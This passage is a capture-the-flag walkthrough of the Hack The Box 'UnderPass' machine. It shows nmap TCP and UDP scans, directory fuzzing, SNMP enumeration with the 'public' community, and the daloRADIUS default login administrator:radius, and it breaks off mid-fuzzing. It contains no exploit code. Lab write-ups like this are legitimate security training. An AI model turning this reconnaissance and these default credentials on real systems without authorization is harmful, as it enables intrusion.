
UNDERPASS HTB WALKTHROUGH



UnderPass has been Pwned!

Congratulations gopalrajguru, best of luck in capturing flags ahead!

#7199
MACHINE RANK


30 Jan 2025
PWN DATE

30
POINTS EARNED

First I tried nmap scan for ip address using this command:

Nmap -sC -A -sT -sV


But I don't got that much information it shows only port no 80 and 22 are open.



```
┌──(root㉿gopal)-[/home/gopal]
└─# nmap -sC -sV -sT -A 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-01 06:40 EDT
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.30% done; ETC: 06:40 (0:00:00 remaining)
Nmap scan report for 10.10.11.48
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   286.82 ms 10.10.14.1
2   276.80 ms 10.10.11.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.70 seconds
```

Then search ip address on browser but it shows nothing informative.

http://10.10.11.48.



Ubuntu

Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Next I tried dirbbuster but did not got information related to anything useful, including path traversal vulnerabilities, subdomains, or common Apache misconfigurations.

Dirbuster

dirbuster is a graphical tool used for directory fuzzing




```
┌──(root㉿gopal)-[/home/gopal]
└─# dirbuster
Starting OWASP DirBuster 1.0-RC1
▯
```

For running dirbuster we have to set target and wordlist and then start.

Target : **http://10.10.11.48/**

Wordlist **: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**



Target URL (eg http://example.com:80/): http://10.10.11.48/

Work Method: ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads: 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files □ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: /


Please complete the test details



```
┌──(root㉿gopal)-[/home/gopal]
└─# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
^[[B^[[BDir found: /icons/ - 403
^C
```


So I tried nmap scan on udp port also then I got some information like SNMP service running on port 161.

Nmap -sC -sT -A -sU -sV




```
┌──(root㉿gopal)-[/home/gopal]
└─# nmap -sC -sT -sV -A -sU 10.10.11.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-01 07:01 EDT
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 8.37% done; ETC: 07:14 (0:11:41 remaining)
Stats: 0:08:44 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 50.76% done; ETC: 07:19 (0:08:28 remaining)
Stats: 0:12:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 68.76% done; ETC: 07:19 (0:05:30 remaining)
Stats: 0:16:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 91.04% done; ETC: 07:19 (0:01:35 remaining)
Stats: 0:18:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 07:21 (0:00:46 remaining)
Nmap scan report for 10.10.11.48
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (conn-refused), 993 closed udp ports (port-unreach)
PORT      STATE         SERVICE     VERSION
22/tcp    open          ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open          http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
161/udp   open          snmp        SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 1h20m26.95s (482695 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 1h20m27s
1068/udp  open|filtered instl_bootc
1812/udp  open|filtered radius
1813/udp  open|filtered radacct
2343/udp  open|filtered nati-logos
23354/udp open|filtered unknown
49170/udp open|filtered unknown
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   319.58 ms 10.10.14.1
2   319.92 ms 10.10.11.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1248.28 seconds
```

I checked snmp port info using **snmp-check** to extract detailed information about the target.




```
┌──(root㉿gopal)-[/home/gopal]
└─# snmp-check -c public 10.10.11.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.11.48
  Hostname                      : UnDerPass.htb is the only daloradius server in the basin!
  Description                   : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
  Contact                       : steve@underpass.htb
  Location                      : Nevada, U.S.A. but not Vegas
  Uptime snmp                   : 01:24:31.65
  Uptime system                 : 01:24:20.39
  System date                   : 2025-4-1 11:26:11.0
```

While analyzing the output, I found the hostname UnderPass.htb and Daloradius server is being used. Let’s add the hostname to /etc/hosts against the target IP address.




```
┌──(root㉿gopal)-[/home/gopal]
└─# nano /etc/hosts
```



```
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       gopal
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.48     underpass.htb underpass.htb/daloradius
```


daloRADIUS is an open-source web-based management tool for FreeRADIUS, one of the most widely used RADIUS (Remote Authentication Dial-In User Service) servers. It provides a graphical interface to manage and monitor user authentication, accounting, and billing in network environments.

While researching Daloradius, I found that it is possible to access the Daloradius server via **http://underpass.htb/daloradius**, and its default credentials are **administrator:radius**. So, I will be performing directory fuzzing on http://underpass.htb/daloradius.



```
┌──(root㉿gopal)-[/home/gopal]
└─# dirsearch -u http://underpass.htb/daloradius/ -x 403,404,400 -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460

Output File: /home/gopal/reports/http_underpass.htb/_daloradius__25-04-01_07-32-02.txt

Target: http://underpass.htb/

[07:32:02] Starting: daloradius/
[07:32:15] 200 -  221B  - /daloradius/.gitignore
[07:32:44] 301 -  323B  - /daloradius/app  ->  http://underpass.htb/daloradius/app/
[07:32:50] 200 -   24KB - /daloradius/ChangeLog
[07:32:59] 301 -  323B  - /daloradius/doc  ->  http://underpass.htb/daloradius/doc/
[07:32:59] 200 -    2KB - /daloradius/docker-compose.yml
[07:32:59] 200 -    2KB - /daloradius/Dockerfile
[07:33:23] 301 -  327B  - /daloradius/library  ->  http://underpass.htb/daloradius/library/
[07:33:23] 200 -   18KB - /daloradius/LICENSE
[07:33:48] 200 -   10KB - /daloradius/README.md
[07:33:53] 301 -  325B  - /daloradius/setup  ->  http://underpass.htb/daloradius/setup/

Task Completed
```


i examined the discovered URLs, starting with .gitignore.



```
.idea/
*.log
*.db
invoice_preview.html
.DS_Store
data/
internal_data/

var/log/*.log
var/backup/*.sql
app/common/includes/daloradius.conf.php
app/common/library/htmlpurifier/HTMLPurifier/DefinitionCache/Serializer/HTML/*
```


The .gitignore file contains file paths that will be ignored and won't be tracked in the repository.

Let's now browse the Dockerfile



```
# Official daloRADIUS Dockerfile
# GitHub: https://github.com/lirantal/daloradius
#
# Build image:
# 1. git pull git@github.com:lirantal/daloradius.git
# 2. docker build . -t lirantal/daloradius
#
# Run the container:
# 1. docker run -p 80:80 -p 8000:8000 -d lirantal/daloradius

FROM debian:11-slim
MAINTAINER Liran Tal <liran.tal@gmail.com>

LABEL Description="daloRADIUS Official Docker based on Debian 11 and PHP7." \
        License="GPLv2" \
        Usage="docker build . -t lirantal/daloradius && docker run -d -p 80:80 -p 8000:8000 lirantal/daloradius" \
        Version="2.0beta"

ENV DEBIAN_FRONTEND noninteractive

# default timezone
ENV TZ Europe/Vienna

# PHP install
RUN apt-get update \
  && apt-get install --yes --no-install-recommends \
  ca-certificates \
  apt-utils \
  freeradius-utils \
  tzdata \
  apache2 \
  libapache2-mod-php \
  cron \
  net-tools \
  php \
  php-common \
  php-gd \
  php-cli \
  php-curl \
  php-mail \
  php-dev \
  php-mail-mime \
  php-mbstring \
  php-db \
  php-mysql \
  php-zip \
  mariadb-client \
  default-libmysqlclient-dev \
  unzip \
  wget \
  && rm -rf /var/lib/apt/lists/*
```


While checking all the fuzzed URLs, I found the /app directory, which seems interesting. So, I will now check the /app directory.




```
┌──(root㉿gopal)-[/home/gopal]
└─# dirsearch -u http://underpass.htb/daloradius/app/ -x 403,404,400 -t 50
